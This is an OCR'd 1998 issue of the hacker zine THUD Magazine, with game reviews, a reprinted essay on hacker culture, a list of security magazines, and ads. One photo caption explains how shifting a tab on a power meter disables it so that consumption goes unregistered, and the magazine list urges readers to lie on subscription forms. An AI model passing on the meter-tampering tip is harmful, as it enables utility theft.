WE'RE LOOKING FOR:
ORIGINAL ARTWORK
PHOTOGRAPHS OF YOUR FAVORITE HACKING RELATED ITEMS
ARTICLES ON CABLE TV, TELEPHONE, POWER, RADIO, ELECTRONICS, PROJECTS, COMPUTERS, ETC.

YOU NEED TO HAVE MATERIAL SENT TO US BY

December 10th, 1998

(Volume 1, Issue 3 Winter 1998)

Game Reviews

by: Cyber Punk

Title: Flying Saucer
Company: Software 2000/Post Linear
Category: Flight Simulation
Group: CLASS
Date: June 8th, 1998
Filenames: CLSFSR## [50 Disks]

Game Story
"Evil aliens bent on destroying Earth. A shadow government agency cloning human-alien pilots. A stolen flying saucer from Area 51. Now, you're the only person who can save the planet. What will you do?"

Well, what you'll do is wonder who's harebrained idea it was to design this game in the first place. Maybe the entire X-Files hype is just starting to soak into everyone's psyche a little bit too much because a game like this wouldn't have even made it past the drawing board two or three years ago.

Now, for years there has been one golden rule when it comes to flight sims of any kind and that has been, "keep it simple." Yeah, I know, games these days are far more complex than there forefathers were and it takes $500 worth of rudder pedals, flight sticks, and button covered throttles to control everything but in the end it's all pretty basic. That is to say that if you pull back you'll go up, if you push right you'll bank right, etc. Not so in our good ole' flying saucer.

You, as the pilot of this stolen craft, must not only figure out how to fly with one hand and look around with the other but you must ALSO learn that front, back, left, right, and up and down have absolutely NO meaning whatsoever. Trying to complete the training missions in this game came damn near to giving me a nervous breakdown.

Graphics: 7 of 10
Nothing stunning here folks. Just the standard fair for a 3D accelerated game. The graphics do look a smidgen better if you've got a Voodoo2 rather than a standard Voodoo but it's not enough to pull this one out of the mediocrity trap.


Sound: 5 of 10
What little sound there is doesn't grate on the nerves but I think that the experience of actually being in an alien spacecraft, refurbished by us good ole' homosapiens or not, could have had a little more ambient sound thrown around to help suspend disbelief a little longer.

Control: 3 of 10
God help the human being who decides they're going to fly this thing or else. The total lack of comparison to any existing flight model on the face of the planet makes mastering this game an unlikely prospect at best and a trip into madness at worst. I realize that flying a UFO would probably be a whole hell of a lot different than flying say a Cessna but in order to make the game playable they should have ATLEAST programmed the controls to be more like that of say a helicopter or some other equally mobile aircraft. Realism, if you can call controlling a UFO that, is fine and dandy but sometimes sacrifices NEED to be made in order to sell copies. It's all about money in the end folks and that means changing things around a little.

Gameplay: x of 10
I'm not going to rate the gameplay on this one. After an hour or two I was still unable to control the craft with any precision so I can't really speak on how well the game played one way or another.

Overall: 5 of 10
I just can't rate Flying Saucer much higher than this and still be able to sleep at night. The concept behind the game is intriguing but it's not a big enough draw to make me accept the flight controls and the way they were implemented. I could be in the minority here. If I could ever find a way to master the game controls I might find this game to be a worthy contender and a breath of fresh air in a market that's saturated by copycats and franchise-whores. However, the designer's lack of ability to make the controls "other worldly" yet still easily learnable and usable knocks this one out of contention.

Title: Unreal
Company: Epic Megagames
Category: First Person Shooter
Group: N/A
Date: May 28th, 1998
Filenames: N/A




Game Story
You are a prisoner on the Vortex Rikers, the rankest prison ship this side of the Milky Way and the furthest thing in the universe from the freedom of your dreams. The ship has crashed onto an unknown planet and your job, whether you like it or not, is to find a way off of this rock with your life and your hide intact.

Graphics: 10 of 10
Wow! Wow! Oh my GOD! WOW!

That was my first and is still my impression of the graphics engine in Unreal. The screenshots and descriptions are useless because no matter how gorgeous you think it looks or sounds it just doesn't do it justice until you actually walk, run, and jump around and watch it all keep pace around you.

The little things mean a lot when it comes to the graphical splendor of a game and the folks at Epic Megagames have taken "detail" to the extreme. The graphical innovations are almost too numerous to list. Volumetric fog allows for area specific fog rather than the normal "world fog" that has been seen to date. Distance cued light flaring that allows for lights to glow brighter depending not only on the environment but also on their relative brightness and that affects your viewing ability. Detailed Texturing prevents "pixel blur" when the player gets up-close and personal with walls and creatures.



True reflective surfaces allow for reflective marbled floors and shimmering pools of water.

Unlike most games in the FPS category, Unreal hasn't just simply improved on previous incarnations, it has raised the performance bar to the next level.

Sound: 8 of 10
From the time you awake on the Vortex Rikers you're surrounded by the sounds of your environment. The screams of your wounded and dieing prison mates, the creak of overstressed metal, and the low rumbling of machinery that is going through the process of total failure are just astounding.

Even here detail seems to have been the name of the game. Different materials make different sounds when you walk on them. Environmental sounds, both indoor and outdoor, are beautifully recorded and rendered.

Unreal even supports A3D and, let me tell you, with a 5.1 speaker setup the game literally obliterates the line between reality and fantasy.


I've got two complaints about the sound. One is that the sound code is a little buggy and can cause some pretty severe system lock-ups if you don't disable Direct3D sound hardware in the Advanced Options menu and/or apply the Audio v2.02 patch. The second complaint is with the weapon sounds. While well done they seem to be a little, how can I put this, weak. They convey what they're supposed to but, even with a serious sub-woofer setup, they just don't have the hardcore BOOOOOM that you'd expect from some of the higher-powered weapons.

Control: 10 of 10
Not much to say here. It's an FPS game and the controls are easily configured and work smoothly. There are no control bugs that I've been able to find and even controllers like the SpaceOrb 360 work as long as you get the latest patch from both Epic and the manufacturer.

Gameplay: 7 of 10
Again, it's an FPS so the gameplay, while varied, is pretty much the same-old-same-old. Epic did do a good job of designing believable levels with beautiful architecture and, on top of that, have added some very innovative single-player features.

The addition of Bots, human imitating AI deathmatch opponents, was a stroke of genius actually. It allows for a single player to fight up to 10 (I think it's 10 but I might be wrong here) Bots in any of the deathmatch levels and it greatly increases the playability of this title.

Unfortunately, like many other titles these days, the Internet playability is atrocious. Now, Epic has promised a fix for this and I see no reason to doubt their sincerity. However, it would seem that since multiplayer can make or break an FPS title these days that they would have at least tried fixing this little snafu before they shipped the final product.



Overall: 9 of 10
Epic has done an excellent job here folks. The game is not only beautiful and cutting edge but it manages to immerse the player in a well-designed and very believable alien world.

The FPS market is inundated with copycats and wannabes yet Epic has managed to make Unreal a game that stands out not only for it's technological achievements but for it's attention to every detail and nuance of the game world.

If you're only going to buy one FPS game these days then Unreal is where you want to spend your hard earned dollars at this point. When Epic finally fixes their multiplayer problems and the few remaining bugs that are left Unreal is going to be a hard game for anyone to beat.

THUD MAGAZINE WANTS YOU!

DO YOU HAVE AN ARTICLE YOU'D LIKE TO SEE PRINTED IN THUD MAGAZINE QUARTERLY JOURNAL? THEN YOU NEED TO SEND A COPY TO:

Submissions
THUD Magazine, Inc.
P.O. Box 2521, Cypress CA, 90630

REMEMBER, THE WORLD IS COUNTING ON YOU!

HACKING THE INTERNET

BY BONNIE BURTON

EDITED BY ORION

reprinted by permission from Iron Feather Journal

Try this multiple choice quiz. Using his home computer and a modem, a teenage boy gains control of three telephone company central offices in Manhattan and all the phone switching centers in Los Angeles. he reprograms the home phone of an enemy so that each time the phone is picked up, a recording asks for 2 cents. He then reprograms the system to mislead Federal agents trying to trace his call. The agents thinking they have found his hideout, barge in on another man innocently watching television. Would you describe the teen as:

(A) a talented amateur user of computers

(B) one who enters computer systems without permission with either malicious or non-malicious intent, to gain or alter information

(C) a brave rebel who stands up to those who control communications gateways and loudly preaches the credo "all information must be free"

(D) a techno-terrorist who only wants to gain power by "cracking" passwords via his modem

(E) all the above and much more

If you answered "E" then you are definately more cyber savvy than most people. All of the choices are different definitions of the word "hacker." Even though the extent of hacker culture began in the 1960's, the variety of definitions still hold true today.

"The word 'hacker' is such a vague term nowadays because there are the old school hackers and crackers who worked from old Atari computers, the kids who broke into school accounts from their campus library computer labs, and then these newbie commercial provider hacks from America Online (AOL) who think they can take over the Defense Department with a s simple command," says Matrix, a veteran hacker and college graduate student studying at the Univerity of Colorado. "A hacker could be considered a martyr and a madman by two different people. Personall, I think hackers have transcended their originial deiniion of someone who merely tinkers with electronics to the cyberpunk who promotes the decentralization of all information."

However, when most people think of the word "hacker" theu don't think of a savior who distributes information the public has a right to know, but unstead a pincture of an angryu youth hunched over his computer waiting to sneak into a bank's computer or government file with a stolen password or by finding a backdoor in a program. The media portrasys most hackers to be like the hacker in the hit movie "War Games" based on the notorious hacker, Kevin Mitnick, who broke into the Defense Departments computer system. Rarely does the hacker community have an opportunity to dispell the stereotypes the public and media create. Many hackers feel as though they are used as scapegoats or lumped together as a bunch of cyberspace criminals.

"Most hackers get a bad reputation due to the idiotic new hackers that think hacking is all about breaking into a system and destroying/stealing information for personal tangible profit," says Zalchgar, a veteran Internet hacker. "A true hacker may indeed break into a system and 'steal' information, but the information is only used for personal learning. A large part of hacking is not the break in or the 'stealing', it's the learning of the system, its holes, and its uses."

"Hackers get a bad rep beacaus ethey are a threat to power. Information has always been power, but even more so these days," says Logik, another long-time Internet hacker. If one can hold or release information, he can dictate how and when people think. Governments do this all the time, and hackers threaten this control. It's the National Security Agency's job to know everything and keep the most important information secret. It's the hackers job to make it public."

Now with the growing acceptance of the Internet into the daily lives of millions of people, the hacker community is also becoming and important element on the Information Superhighway. Thanks to the Internet, many hackers are using Usenet newsgroups such as alt.2600 and alt.hackers to meet, trade secrets, share phone numbers, and distribute crucial information on subjects such as how to trick parking meters to the basics of runnin PGP, a popular cryptography software program.

"The Internet is a nirvana for hackers. It aloows great conversation and communication between people while holding a wealth of information. Plus, it's an easy way to cover one's tracks," Logik says. "The Internet provides a semi-safe way to promote free information trade."

Other hackers disagree about the reality of safe transmission of information on the Internet. With the recent "communications Decency Act" (S 314) introduced in Congress by Senator James Exon (D-Nebraska), not only will hackers have to fight for the right of privacy in cyberspace communications, but the average Internet user will have to as well. If passed, the proposed act would make anyone who "makes, transmits, or otherwise makes available any comment, request, suggestion, proposal, image, or other communication" that is "obscene, lewd, lascivious, filthy, or indecent" using a "telecommunications device" a criminal under the law.

"Inernet users around the country will have to fight this bill and bills like it that are desinged to restrict the freedom on the Internet, subsequently taking away our First Amendment rights," says Stephen Orsinger, a hacker and social engineer from San Antonio, TX.

For some hackers privacy on the Internet is laughable. "What is privacy?" asks Xenon, a freelance VB programmer and hacker. "These are all 'Federal Interest Computers' when you get down to it. The US Government gave birth to the Net. Thos universities didn't pay for thei 180MHz, 500Meg RAM and 9gig hard disc space Sparc stations, the government funded them. Besides, traffic analysis is very revealing. If they know WHO you're talking to, WHAT you're saying, or not saying, won't matter."

So with bills in Congress debating the future censoring of the Internet, and privacy being protected by PGP or violated by various government groups, what's a hacker to do? "There is plenty of hacking to be done on the Internet," Zalchgar says. "But the Internet is not only used for hacking, it's original purpose is still intact, to gather information and redistribute. Before one can hack the Internet, one needs to know how to find information in order for it to be useful."

Some hackers, such as Matt Thomlinson, skip newsgroups and create reference home pages on the World Wide Web for veterns and newbies to learn about cryptography adn computer coding. Thomlisnon's WWW Directory for Cypherpunks is one of the multitudes of home pages (hyperlinked text, sound, and images) made exclusively for the hacking community. "I put together a directory of files I had sucked off mailing lists over two years and put them up on a Web page," Thomlinson says. Thomlinson started the

home page because he says the Internet was changing at such a rate it was difficult to find quality information for hackers and cyberpunks to use.

"A few years ago the Internet was a geeky likke network where you got as much talk about Unix and Perl as you do '90210' and Ruch Limbaugh today. It was mostly made up of educational institutions and was a nice academic resource - you could get questions answered, find people working on similar problems, or look information up," Thomlinson says. Nowadays the Net is a place to hang out and gab about talk shows. The talk about Unix still exists, but it's getting drown out by newbies who ask unresearched questions. This in turn cuts down on the number of expert programmers hanging around. Who wants to spend their time reading the same .cshrc question 600 times?" Many of the older hackers such as Thomlinson create home pages for newbies who have basic questions that seem to go unanswered on the newsgroups.

The hacker persona is as vast and complicated as the Internet itself. There are those hackers who want access and information to be free to the public. There are those whol flame newbue hackers, and those who desire to learn more. The hacker is more than just a kid snooping around private files. Ther use the Internet to share experiences and learn from each other. "On the Internet, there are a limited number of things to hack, but in no way do I see it as an over-hyped wasteland," Orsinger says. "The day will never come when someone can't find something on the Internet to hack."

THE OTHER SIDE OF THE STREET

By Algernon

As most of us know, hacking zines are great ways to keep abreast on the latest trends and methods in the computer underground. Far too often, however, the hacker community neglects "legitimate" security magazines aimed at system administrators. Not only is reading these magazines a great method to find out how system administrators are combating your efforts, but you can also find little tidbits of information that you simply can't find anywhere else. Here's a list of magazines related to computer security followed by a brief synopsis:

ICSA Information Security http://www.infosecuritymag.com Cost: Free Subscription Synopsis: While not always being particularly informative, each issue proves interesting. They overestimate the hacker threat, but hey, they're trying to sell a product. You can't beat the price.

SysAdmin http: //www. samag. com Cost: $4.95 per issue
$39 for 1 year subscription
Synopsis: I like this magazine so much that I got a subscription to it. This magazine consistently contains detailed and useful information. I would advise anyone to pick up this magazine and read it.

Linux Journal http://www.linuxjournal.com Cost: $5 per issue
$22 for 1 year subscription Synopsis: Although this magazine generally is uninformative to the hacker, it is usually interesting. It is a good magazine if you are running Linux and you want to stay current.

Sun Expert
http: //www. netline. com/sunex
Cost: Free Subscription
Synopsis: I picked this up in a bookstore recently and I liked it. I am still waiting for my free subscription to arrive. It seemed like a good magazine with some pretty detailed information.


UNIX Review's Performance Computing
http: //www. performancecomputing. cam
Cost: Free Subscription
Synopsis: This is an OK magazine that occasionally yields useful information. The price is right. Even if you never find it useful, all you lose is a little mailbox space each month.


Secure Computing
http://www.westcoast.com/securecomputing/securecomputing.html
Cost: Free Subscription in UK
Cost varies for other countries
Synopsis: I don't subscribe to this magazine because it is too expensive in the US.
Anyone in the UK can check it out for free.


HP Professional
http: //www. netline. com/hpp
Cost: Free Subscription
Synopsis: I haven't been able to find this magazine in any bookstores, but it seems like a good magazine from the website. If it's not, you don't lose a cent for subscribing.


SCO World
http: //www. scoworld. com
Cost: $22 for 1 year subscription
Synopsis: Although I occasionally find this interesting and useful, it doesn't justify the cost of the subscription. Some people, however, really like this magazine.


That's it for this article. I hope that you find these magazines useful tools. Most of the free magazines are "for qualified recipients" so bloat your subscription form (That's correct, I run a networking firm with revenues of one hundred million pa year). SHARE THE INFORMATION!














Hey, here's a few pics showing some stuph that's of interest to hackerz everywhere. The top left pic is a telephone punch tool. It's used to push the telephone wires into the junction strips while simultaneously cutting the excess wire for a clean look. The top right pic is some orange labelling tags that we are told are used to label Southern California's Time Warner (formerly Paragon) customer cable connections.The middle left pic is a that totally awesome 30 piece multi bit tool set we got from TCE Information Systems. Check out their ad on page 33!! The middle right pic is one of those new remote control cutoff power boxes. These boxes are replacing the old hand levers used to manually cut off power to a local area in an emergency. The bottom two picks show the backside of the Duncan Rr81/3 KW HR Power Meter. Take note of the change in position of the little horizontal sliding tab. This disables the power meter. The one on the right with the tab NOT touching both pins is a disabled meter and will not register power consumption.


Back Issues!

Back issues are $5 each ($6 Canada - $9 Foreign). Please allow 6-8 weeks for delivery of back issues. HURRY, while supplies last.

[ ] Volume 1, Issue 1 - First Quarter - Spring 1998 **Quantity:_____**

Please photocopy this page, fill out this Back Issue portion, indicating which issues you want and the quantity you desire. Enclose with payment (check, money order, (ahem) cash or Credit Card Information - photocopy and include card with name/address and any other info you feel necessary. Send order to:

The Hackers Underground Digest - Back Issues.
P.O. Box 2521
Cypress, CA 90630



Electronics & Computers Surplus City

EIO is a versatile electronics surplus source associating information with the distribution of electronics, computer and optical materials. We have implemented interactive via e-mail, technical forums on Liquid Crystal Displays, Charge Couple Devices, Stepper Motors, Lasers, Laser Light Shows, Microcontrollers, Holography, Fiber Optics, Electro-Optics and ECSC Products with many more forums to come. We boldly supply links to competitors, revealing alternate and additional sources of surplus electronics, along with providing a rich listing of information on events (trade shows, swap meets, conferences, etc.) and resources such as web sites, magazines, newsgroups, and information of interest to the technologically inclined.

✓ Transistors	✓ LED's	✓ Software	✓ Network equipment
✓ Resistors	✓ Wire	✓ Hard drives	✓ Monitors
✓ Capacitors	✓ Connectors	✓ Surplus equipment	✓ Printers
✓ Inductors	✓ Computers	✓ RAM	✓ Hardware
✓ IC's galore!	✓ Lasers	✓ EPROMs	✓ Modems
✓ Switches	✓ Racks	✓ NOS (New Old Stock)	✓ Sockets
✓ Lights	✓ Cases	✓ Telephones	✓ Tons of "obsolete" stuff!

Electronics and Computers Surplus City (ECSC)
1490 W. Artesia Blvd, Gardena, CA 90248
(800) 543-0540, (310) 217-8021 FAX:(310) 217-0950
Store Hours: Mon. through Sat., 10 AM - 6 PM
http://www.eio.com/

WE WANT YOUR SURPLUS INVENTORY!

SUBSCRIBE TODAY!

(That means NOW!)

THUD Magazine Subscription Card

V1I2

We suggest that you photocopy this coupon, fill it out and send it to us in the mail with your payment option.

( ) Please send me a 1 year subscription of THUD Magazine (4 quarterly issues) for $20
( ) Please send me a 2 year subscription of THUD Magazine (8 quarterly issues) for $40
( ) Please send me a 3 year subscription of THUD Magazine (12 quarterly issues) for $54 (10% discount)

( ) My Check is enclosed ( ) Money Order enclosed ( ) Bill my Credit Card:
( ) MasterCard ( ) Visa ( ) American Express ( ) Discover

***Name:*_____ *Company:*_____

***Address:*_____ *City:*_____ *St:*_____ *Zip:*_____

***Card#:*_____ *Exp Date:*_____ *Phone:*_____


***Signature:*_____ *DL#:*_____(Required for credit card purchases)

***E-Mail Address:*_____

THUD Magazine
P.O. Box 2521
Cypress, CA 90630

Please enclose this card in an envelope for privacy. Copyright 1998 THUD Magazine. . Canadian orders add $4 U.S. per year. Other foreign orders add $15 U.S. per year. Please allow 6-8 weeks for delivery of first issue.

mda 227.9mk sp 1.88089yr syp 779.94 mov 24.13
ecc 0.0934 ie 1.85 mlan 49 mlp 336



HACK THE...WHAT?!?!

d 041598 m 1.3 as 3.8 i 100 daue 2.435 daus 1.443 ra 1

THUD Magazine, Inc.
P.O. Box 2521
Cypress, CA 90630